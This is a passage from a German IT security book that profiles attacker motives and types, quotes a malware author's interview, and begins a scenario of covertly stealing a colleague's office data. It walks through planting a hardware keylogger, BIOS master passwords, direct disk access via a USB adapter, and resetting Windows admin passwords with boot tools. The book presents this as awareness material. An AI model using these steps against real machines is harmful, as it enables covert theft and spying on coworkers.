Der Angreifer fürchtet, dass bestimmte Dinge über ihn aufgedeckt werden oder ihm in näherer Zukunft unliebsame Konsequenzen bevorstehen könnten (z. B. Strafanzeige wegen nachgewiesener Unterschlagungen). Aus Furcht versucht er, die Spuren früherer illegaler oder illegitimer Aktivitäten zu verwischen. Er bricht in den Firmenrechner ein und löscht dort alle Daten, inklusive auf weiteren Festplatten abgelegte Backups, die belastendes Material enthalten könnten. Manchmal schießt er dabei über das Ziel hinaus und hinterlässt eine Wirkung ähnlich einer Streubombe. Die Raffinesse des Angreifers kann sehr groß sein (Computerexperte), es kann sich aber auch um eine verängstigte Ehefrau handeln, die die Festplatte formatiert, um zu verhindern, dass ihr Partner vielleicht durch Zufall belastendes Material zutage fördert. Ein direktes finanzielles Interesse an der Schädigung des Opfers besteht für gewöhnlich nicht, da sich der Angriff weniger gegen die Person des Opfers als vielmehr gegen ihre Infrastruktur richtet.

Gezielter Angriff: ■■■■■

Schadenswirkung: ■□□□□

Eingesetztes Know-how: ■■■□□

11.1.4 Materielle Interessen

Aus unserer Sicht ist dies das vorrangigste Motiv für Netzangriffe. Die Angreifer wollen aus ihren Netzwerkattacken (Einsatz von Ad- und Sypware, RATs, Keyloggern und Trojanern) einen direkten und persönlichen Nutzen ziehen, z. B. durch Verkauf der durch illegale Machenschaften erlangten Daten oder durch Vermieten von Bot-Netzen. Erpressungsversuche von großen Konzernen, z. B. durch angedrohte oder durchgeführte DDoS-Attacken, gehören ebenfalls zum Repertoire der Angreifer. An der schieren Zerstörung von Daten und/oder Rechnern haben sie in der Regel kein Interesse.

Schaut man sich heute die Malware-Statistiken an, dann wird schnell klar, worum es geht: gezieltes Ausspionieren von wieder verwertbaren Userdaten (z. B. Kreditkarten- oder e-Banking-Informationen) bzw. »Zombisierung« von möglichst vielen Rechnern durch breit gestreute Wurminfektionen. Die meisten Angreifer verfügen hier über beträchtliches technisches Know-how. Natürlich ist auch damit zu rechnen, dass klassi-

sche Hacker von kriminellen Banden rekrutiert und bezahlt werden, dann amalgamieren Neugierde und Profitsucht zu einer äußerst bösartigen und kriminellen Angreifermentalität wie z. B. Spamversand oder Verbreitung illegaler Software.

Gezielter Angriff: ■■■□□

Schadenswirkung: ■■■■■

Eingesetztes Know-how: ■■■■■

11.1.5 Neugierde

Es ist ein beliebtes Motiv: Einfach mal sehen, wo der Nachbar mit seinem WLAN so surft oder welche E-Mails der Partner in der letzten Zeit geschrieben und verschickt hat. Auch im Firmenumfeld kann man sich nach Lust, Laune und Kenntnissen gut austoben, z. B. mit einer nicht autorisierten, aber dafür exzessiven Dateirecherche im Firmennetzwerk. Meistens geht es nicht darum, jemanden zu schädigen, eher kommt hier das Thema »Macht« ins Spiel: Wissen ist Macht – man macht es, weil man es kann.

Gelegentlich werden auch moralische Motive vorgeschoben (in Hackerkreisen durchaus üblich), um das eigene Tun zu rechtfertigen, wie z. B. der Kampf gegen die Profitgier der Konzerne oder gegen die Informationszurückhaltung von Behörden. Im Gegensatz zu den »bösen« Black Hats versuchen die »guten« White Hats, Schaden wenigstens von Privatanwendern fernzuhalten. Lieschen Müller in den Ordner zu schauen, verschafft auch weniger intellektuelle Befriedigung als die Datenbanken und Netze von Konzernen zu infiltrieren. Werden entsprechende Aktivitäten von technisch versierten Amateuren gestartet, sind sehr häufig keine finanziellen Sonderinteressen im Spiel.

Gezielter Angriff: ■□□□□

Schadenswirkung: ■■□□□

Eingesetztes Know-how: ■■■□□

Natürlich sind das nur grobe Annäherungen, und Ausnahmen lassen sich sicherlich auch finden. Man denke nur an ein mäßig talentiertes Script-Kiddie, das sich aus Vorlagen einen Wurm zusammengebastelt hat und jetzt neugierig ist, ob der Wurm tut, was er tun soll. Das Motiv ist hier Neugierde, es gibt auch keinen gezielten Angriff auf ein Unternehmen oder eine Institution. Nichtsdestotrotz kann der Schaden durchaus gewaltig sein: Der Internettraffic ist beeinträchtigt, Rechnernetze sind überlastet und auf die betroffenen Administratoren wartet jede Menge Aufräumarbeit. Der Schaden kann schnell in die Millionen gehen.

11.2 Die Angreifer

Angriffe können zwar automatisiert werden, dahinter stehen aber immer Menschen – mit unterschiedlichen Motiven. Bei den potenziellen Angreifern fallen zwei Gruppen sofort ins Auge:

11.2.1 Hacker

Ihr Selbstbild hat Stewart Brand 1984 auf folgende griffige Formel reduziert: »Information wants to be free.« Die Motivation der Hacker ist Neugierde gepaart mit extrem gutem IT-Wissen, vor allem Betriebssystem-, Netzwerk- und Programmier-Know-how. In den meisten Fällen wird man Hackern in der IT-Branche begegnen. Der CCC (Chaos Computer Club) hat seine ethischen Grundlagen in den »Hackerethics«[21] einmal so formuliert:

- Der Zugang zu Computern und allem, was einem zeigen kann, wie diese Welt funktioniert, sollte unbegrenzt und vollständig sein.
- Alle Informationen müssen frei sein.
- Misstraue Autoritäten – fördere Dezentralisierung.
- Beurteile einen Hacker nach dem, was er tut, und nicht nach üblichen Kriterien wie Aussehen, Alter, Rasse, Geschlecht oder gesellschaftlicher Stellung.
- Man kann mit einem Computer Kunst und Schönheit schaffen.
- Computer können dein Leben zum Besseren verändern.
- Mülle nicht in den Daten anderer Leute.
- Öffentliche Daten nützen, private Daten schützen.

Man muss hier allerdings beachten, dass es sich um eine Form der Selbststilisierung handelt, die dem tradierten Vorurteil »Hacker sind Computerkriminelle« entgegen wirken soll, die aber letztlich in sich ambivalent ist. Denn wenn alle Informationen frei (verfügbar) sein müssen, wäre es gleichermaßen berechtigt, die Internetzensur (die in vielen Ländern praktiziert wird) anzuprangern und zu sabotieren und in gesicherte Firmennetze einzudringen, um sein Informationsbedürfnis zu stillen. Dass Hacker, die von den White Hats als Abtrünnige bezeichnet werden, sich diese Informationen bzw. dieses Know-how auch versilbern lassen, wie der KGB-Hack[22] 1985 – 1989 zeigt, verrät das grundsätzliche Dilemma zwischen White Hats (die guten Hacker) und Black Hats (die bösen, destruktiven Hacker). Die Grenze zwischen beiden verläuft hier sehr schwimmend.

Sehr aufschlussreich in diesem Zusammenhang ist eine Geschichte, die sich im Mai 2006 zutrug. Es fing damit an, dass der Sicherheitsberater Eric McCarty ein Leck im System der Uni von South California entdeckt und bei SecurityFocus.com gemeldet hatte. Und es endete mit einer Strafanzeige, als besagter Sicherheitsberater einer Bank anbot, dieses Sicherheitsleck zu beheben – gegen Cash. Von dort ist es nur ein kleiner Schritt zum »Kopflanger« von kriminellen Banden, die diese Sicherheitslücken gewerbsmäßig ausnutzen. Man verstehe uns aber bitte nicht falsch. Hacker sind keineswegs per definitionem Computerkriminelle. Aber durch ihr Wissen, zumal wenn es von kriminellen Banden instrumentalisiert wird, und ihr Selbstverständnis können sie schnell zu einem potenziellen Sicherheitsrisiko für das von ihnen hochgeschätzte freie Internet werden. Wie so

---

[21] www.ccc.de/hackerethics

[22] http://de.wikipedia.org/wiki/KGB-Hack

oft entscheiden Motivation und Vorsatz über gut und böse. Ethische Hacker, die sich einem Ehrenkodex verschrieben haben, könnten zwar aufgrund ihres Wissens Schaden verursachen, verteufeln dieses jedoch zutiefst.

Im Internet lässt sich diese Zweischneidigkeit sehr gut beobachten – Stichwort Exploits: Ein Exploit ist der mindestens theoretische Beweis, dass in einem Programm eine Sicherheitslücke existiert. Wird dieser Beweis, z. B. der WMF-Exploit, programmtechnisch umgesetzt und ins Netz gestellt, kann ihn jeder, der über ein Minimum an Systemverständnis verfügt, auf den Rest der Menschheit loslassen. Auf der anderen Seite – und das ist die schon zitierte Ambivalenz des Hackens – können dadurch Sicherheitspatches beschleunigt werden, da es mittels Exploits z. B. möglich ist, auch dem lernresistentesten Entscheider zu beweisen, dass nun wirklich etwas getan werden muss.

11.2.2 Script-Kiddies

Oft die jüngere, unausgereifte Ausgabe der Hacker: talentiert, IT-Basis-Know-how, an schnellen Erfolgen und Publicity interessiert, wobei im Großen und Ganzen die Folgen ihrer Handlung oft außen vor bleiben. Die Wikipedia formuliert es so: »Im Bereich der Computersicherheit steht der Begriff *Script-Kiddie* für eine Person, die kein Sicherheitsexperte ist, jedoch in einer meist unreifen Art vorgefertigte Programme benutzt, um Sicherheitsbarrieren zu überwinden oder um Vandalismus zu betreiben. Im Gegensatz zu einem Hacker agiert ein Script-Kiddie ohne Kenntnis darüber, wie die verwendete Schwachstelle funktioniert und wie sich neue Sicherheitslücken aufspüren lassen.«

In seinem Trojan White Paper[23] hat Aelphaeis Mangarae im Mai 2006 einige Interviews mit typischen Script-Kiddies und jungen Malware-Codern veröffentlicht. Wir zitieren nachfolgend einige Passagen aus dem Interview mit Caesar2k, dem damals 20-jährigen Schöpfer des *Nuclear Rat*. Er lebt in Brasilien, hat einen Kurs in Psychologie belegt, ist arbeitslos und programmiert in C++ und Delphi:

> **Where do you think the Trojan Scene is heading?**
> It's getting repetitive, every day one kid decides to release a new recompile of his Latinus clone, or code his awesome new featured Trojan in VB, and it's »saturating the scene«. But I think it's getting more serious, since a lot of people are getting to use the computer every day, and the Trojan is becoming more a remote tool than ever, to make your tasks easier and to be able to control a LAN for example.
>
> **What new technologies do you think we will see in newer Trojans? Why do you code Trojans? Is it just a hobby?**
> Yes, it's a very profitable hobby. But I code them because its fun, and when I'm home, that can be more fun than playing games. And it makes you to think a lot, when you decide to try something new. It's good for your brain health.
>
> **What features do you think we will be seeing in future Trojans?**
> Hmm I don't know about the future Trojans, lately any script kid is able to get some open source code and release its yet another Latinus rip l33t Trojan. But from the serious coders that usually code stuff from scratch and such, the Trojans will get

[23] http://igniteds.net

more serious as well, like kernel mode Trojans (like akcom and MrJinxy are doing). That's pretty much the highest level of what a Trojan could have. I'm not much into detailing features, since there's not much that would have to be implemented, besides DDoS that every kiddie loves.

Finally, do you care that your software may be used for malicious purposes?
Not at all, its not my problem really. People can decide their behavior, evil or good, as they take the responsibility for their actions, I couldn't care less.

An diesem Interview stechen die wichtigsten Punkte direkt ins Auge. Der 20-jährige ist, wie Psychologen sagen würden, intrinsisch motiviert; er betreibt das Programmieren mit Hingabe und Profession, sieht sich als »serious coder« (nicht als Script-Kiddie) und rechtfertigt sein Tun als seriöse Aufgabe, die Spaß macht und mit der sich durchaus auch Geld verdienen lässt. Dass sich mit RATs und Trojanern, die er programmiert, jede Menge Schäden anrichten lassen, geht ihn im Übrigen nichts an, es sei nicht sein Problem.

Opfer dieses Angreifertyps, der auf Breitenwirkung aus ist, sind meist Privatanwender, während Hacker mehr Firmen und Institutionen ins Visier nehmen – quasi in Arbeitsteilung. Beide Gruppen verkaufen, unbeschadet von ethischen Überlegungen, ihre Dienste auch gern an zahlungsfähige Klienten aus dem kriminellen Umfeld, die die Malware nutzen, um sich gezielt finanzielle Vorteile zu erschleichen.

11.2.3 IT-Professionals

Nicht nur Hacker und Script-Kiddies, sondern auch Personen, die berufsmäßig mit IT-Security, mit Netzen und Systemen zu tun haben, können aus verschiedensten Gründen zum Angreifer mutieren. Auf jeden Fall bringen sie die wichtigste Voraussetzung mit: neben dem Insiderwissen vor allem das Verständnis von Netzen und Systemen, inklusive ihrer verwundbaren Stellen. Wenn sich jetzt noch das entsprechende Motiv wie Rachsucht, Neugierde oder Geld dazu gesellt, zählen sie zu den gefährlichsten Angreifern, die es weniger auf Breiten- als Tiefenwirkung abgesehen haben: Informationsgewinnung, Verkaufen von Informationen, Erpressung ihres Arbeitgebers und vieles mehr.

11.2.4 Normalanwender und PC-Freaks

Unsere Aufzählung wäre nicht vollständig ohne Berücksichtigung dieser Gruppe. Hier halten allerdings die Motive dem zur Verfügung stehenden IT-Know-how selten stand. Mit anderen Worten: Diese Gruppe ist weitaus weniger qualifiziert als die anderen Angreifer, von daher sind die möglichen Schäden oftmals geringer. Es stimmt allerdings bedenklich, dass im Internet genügend Tools zum Download bereitstehen, mit denen man nicht nur seine Mitmenschen ärgern, sondern durchaus auch semiprofessionell ausspionieren kann, insbesondere dann, wenn das Opfer noch weniger weiß als man selbst. Einem Nachbarn einen Wurm oder Trojaner auf die Platte zu jubeln, ist keine Kunst, wenn der Betreffende weder Virenscanner noch Firewall installiert hat, von ungepatchten Systemen mal ganz abgesehen. Da viele Spionage- und Cracktools auch in regelmäßigen Abständen in den PC-Zeitschriften vorgestellt, besprochen und auf CD

geliefert werden, muss sich niemand wundern, wenn sich der Nachbar plötzlich unaufgefordert ins eigene WLAN einklinkt.

Hier möchten wir Ihnen einige typische Fälle von Netz- und Rechnerattacken im Detail vorstellen, denn wir glauben, dass konkrete Beispiele am ehesten das Sicherheitsbewusstsein schärfen. Wer einmal gesehen hat, wie Profis Türen in zwei, drei Minuten öffnen, ist viel stärker motiviert, über eine ordentliche Schließanlage nachzudenken als jemand, der nur darüber gelesen hat. Von daher haben wir uns entschlossen, Ihnen konkrete und häufig auch erfolgreiche Einbruchsversuche vorzustellen.

12 Szenario I: Datenklau vor Ort

Ausgangsszenario:
Angriffsziel ist Ihr Bürorechner; einer Ihrer Mitarbeiter fühlt sich persönlich gekränkt, vermutet eine Intrige und sucht mögliche Beweise auf Ihrem Rechner. Das Ziel des Angreifers ist non-destructive, d. h., es sollen einfach nur alle relevanten Daten, z. B. alle Officedokumente, kopiert werden, nach Möglichkeit ohne verwertbare Einbruchsspuren zu hinterlassen. Sie sollen nicht merken, dass einer hinter Ihrem Rücken den PC durchsucht hat.

12.1 Zugriff auf Windows-PCs

12.1.1 Erkunden von Sicherheitsmechanismen

Der Angreifer wird zunächst versuchen herauszufinden, welche Sicherheitsmaßnahmen Sie einsetzen: Ist zum Rechnerstart ein CMOS-Passwort nötig? Wird eine Festplattenverschlüsselung mit Pre-Boot Authentication eingesetzt? Oder wird die unbefugte Inbetriebnahme durch Tokens, biometrische Sensoren etc. verhindert? Da er vermutlich nicht alle Zeit der Welt für den Einbruchsversuch hat, ist es für ihn wichtig, diese Informationen – sofern möglich – bereits im Vorfeld zu ermitteln. Zu diesem Zweck könnte er Sie einfach beobachten, wenn Sie sich am Rechner anmelden. Eventuell kann er sogar die benutzten Passwörter direkt ausspähen, mindestens aber, ob sie kurz oder lang sind, ob Sonderzeichen verwendet werden oder nicht und von welchem Hersteller das BIOS stammt.

Obwohl es aus der Mode bzw. in Verruf gekommen ist: Gedächtnishilfen bei komplizierten Passwörtern, z. B. ein Zettel am Monitor, in der Schreibtischschublade oder unterhalb der Tastatur, sind allesamt Möglichkeiten, die ein geschickter Angreifer zu seinen Gunsten nutzen kann, um schneller und ohne technischen Aufwand an die benötigten Anmeldedaten zu kommen. Alternativ könnte er Sie auch in ein Gespräch über sichere und unsichere Passwörter verwickeln und herausbekommen, nach welchen Prinzipien Sie bei der Passwortvergabe vorgehen.

Sollte Social Engineering nicht funktionieren, wird der Angreifer anders vorgehen. Was in fast allen Fällen funktioniert, ist ein Angriff mit Namen »Hardware Brute Force«. Wenn der Angreifer sich längere Zeit unbeobachtet Ihren Rechner vornehmen kann, ist der Datenklau einfach zu bewerkstelligen. Er wird die Seitenwand des Rechners öffnen, das Steuerkabel von der Festplatte abziehen und dort einen USB 2.0 IDE Adapter für SATA/IDE-Festplatten[24] anschließen. Mit einem Notebook erfolgt jetzt der Direktzugriff auf Ihren Rechner. Alle nicht verschlüsselten Bereiche wandern jetzt relativ zügig über die USB-Schnittstelle auf die Festplatte des Angreifers, der sie dann zu Hause in aller Ruhe auswerten kann. Wir möchten Ihnen auch nicht verschweigen, dass diese Angriffstechnik auch gut geeignet ist, Ihnen direkt einen Trojaner zu installieren, Daten zu manipulieren, das System zu beschädigen und kompromittierende Daten aufzuspielen; die Liste dessen, was der Angreifer machen kann, ist lang. Wenn der Angreifer weniger beherzt vorgehen möchte oder weil er fürchtet, z. B. bei der Putzkolonne aufzufallen, muss er unter Umständen mehrere Hürden nehmen, wobei zuerst das CMOS-Passwort zu überwinden ist, falls Sie eines gesetzt haben. Sehr simpel und bewährt beim Ausspähen der Konto-PIN am Geldautomaten ist der Einsatz einer mobilen Kamera, z. B. getarnt als kultiges Benzinfeuerzeug oder Schreibstift. Viel einfacher kann man nicht an die Logindaten kommen.

12.1.2 Überwinden der CMOS-Hürde

Für jeden BIOS-Hersteller gibt es umfangreiche Listen mit Masterpasswörtern, z. B. unter *www.bios-passwort.de*. Es ist natürlich nicht so prickelnd, abends allein vor dem PC des Opfers zu sitzen und Passwörter durchzuprobieren, zumal bei sehr neuen Rechnern die Masterkeys oft nicht funktionieren. An der Stelle kann man jetzt zum Schraubenzieher greifen, um am Mainboard zu fummeln, z. B. um die Pufferbatterie zu entladen oder den CMOS-Inhalt via Jumper auf Defaultwerte zurückzusetzen. Allerdings: Es dauert zu lange, man beschädigt unter Umständen die Computerplatine, und vor allen Dingen fällt es auf. Eindeutig eleganter ist der Einsatz eines Hardware-Keyloggers. Er ist unauffällig einzusetzen, lässt sich mit PS/2- und USB-Tastaturen verwenden oder kann in diese eingebaut werden. Es ist die Frage, wie viel Aufwand Sie hier treiben wollen.

[24] gesehen bei *www.pearl.de* (Katalog S. 66) ab 19,90 €




Bild 12.1: Aufwendig: Einbau eines Tastatur-Keyloggers

Ein klassischer Hardware-Keylogger ab 20 € erfüllt hier bestens seinen Zweck. Da wir hier im Wesentlichen nur die Logindaten brauchen, reicht die Speichergröße 256 KB für unsere Zwecke mehr als aus. Der Keylogger wird einfach zwischen Keyboard- und Gehäuseanschluss gesteckt und fällt so gut wie nicht auf. Nach einem Tag kann man ihn ebenso unauffällig wieder abziehen. Die darauf gespeicherten Daten können jetzt ausgelesen bzw. ausgewertet werden. Es muss allerdings beachtet werden, dass der Keylogger in einer Endlosschleife läuft. Ist der Speicherplatz erschöpft, werden die ersten Einträge wieder überschrieben. Dazu gibt es oftmals ein im Lieferumfang enthaltenes Programm, den Keylogger-Reader und den dazugehörigen Key. Den individuellen Key braucht man, da sich sonst der Keylogger – aus Sicherheitsgründen – nicht auslesen lässt. Das Handling ist relativ easy.




Bild 12.2: Auswertung HW-Keylogger

In der Professional-Version werden sogar die gedrückten Funktionstasten mit Zeitstempel ausgewiesen, sodass es sehr einfach ist, die Startpasswörter herauszubekommen. Die Geräte sind im Übrigen weiterentwickelt worden und können das mitgeschnittene Material auch in Echtzeit per Funk über den Äther liefern.

Wenn die CMOS-Hürde genommen ist, kann der Angreifer entscheiden, ob er Ihren PC jetzt mit einer externen Boot-CD (Windows/Linux) hochfahren will, um ihn interessierende Dokumente zu kopieren, oder ob er versucht, das Administratorpasswort zu knacken oder ein zusätzliches Konto anzulegen. Wenn es dem Angreifer gelingt, sich als Administrator auf Ihrem PC einzuloggen, hat er natürlich wesentlich mehr Spielraum, als wenn er mittels Boot-CD auf Ihren PC zugreift. Selbst wenn Sie ein besonders vorsichtiger Mensch wären, der die Festplatte(n) mit NTFS formatiert und das Encryption File System (EFS) installiert hat, würde ein eingesetzter Keylogger in Kombination mit einem Passwortcracker (für das Admin-Konto) trotzdem alle Sicherheitsanstrengungen zunichte machen.

12.1.3 Das Admin-Konto erobern

Der nächste Schritt, den ein konsequenter Angreifer (auch im Hinblick auf folgende Schritte wie die Installation eines Keyloggers oder von RATs) unternehmen würde, ist die Eroberung des Admin-Kontos. Als Einbruchswerkzeug kommen unterschiedliche

Tools in Betracht, wobei hier die PC-Zeitschriften mit ihren CDs »wertvolle« Hilfestellung leisten. Sehr häufig wurden in der letzten Zeit Linux-Boot-CDs angeboten, mit denen sich das Admin-Passwort relativ einfach zurücksetzen lässt.




Bild 12.3: Mit einer DOS-Boot-CD das Passwort zurücksetzen

Noch einfacher, da hier die gewohnte Windows-Oberfläche zur Verfügung steht, lassen sich Windows-Passwörter mit Password Renew in Kombination mit PE-Builder zurücksetzen.




Bild 12.4: Passwörter zurücksetzen mit Password Renew

Überhaupt ist der PE-Builder nicht nur das ideale Werkzeug für Reparatur- und Wartungsarbeiten am PC, sondern auch eine ausgezeichnete Angriffsplattform. Im Gegensatz zu den schon zitierten Linux-Boot-CDs handelt es sich dabei um ein bootfähiges, modular erweiterbares Mini-Windows-XP, mit dem sich auf Rechner zugreifen lässt, ohne dass man den Systemrestriktionen eines dort aktiven Windows unterliegt. Grundsätzlich gibt es mehrere Möglichkeiten, seine Cracktools zu integrieren: Entweder

man benutzt die entsprechenden Plugins für die einschlägigen Werkzeuge oder (falls die entsprechenden Tools keine eigenständige Installationsroutine benötigen) man kopiert sie in ein separates Zielverzeichnis, das dann vom PE-Builder in das ISO-Image eingefügt wird.




Bild 12.5: Knacktools als Plugin im PE-Builder

Gegen das Rücksetzen des Administratorpassworts von außen könnte man einwenden, dass das Opfer dann relativ schnell merkt, dass es ausspioniert wurde. Die Gefahr ist allerdings geringer, als es im ersten Moment scheint. Denn in den seltensten Fällen meldet sich ein PC-User mit dem Namen *Administrator* an; viele wissen gar nicht, dass dieser Account existiert.

Nicht untypisch ist folgendes Hilfeersuchen:




Bild 12.6: Administratorpasswort unbekannt

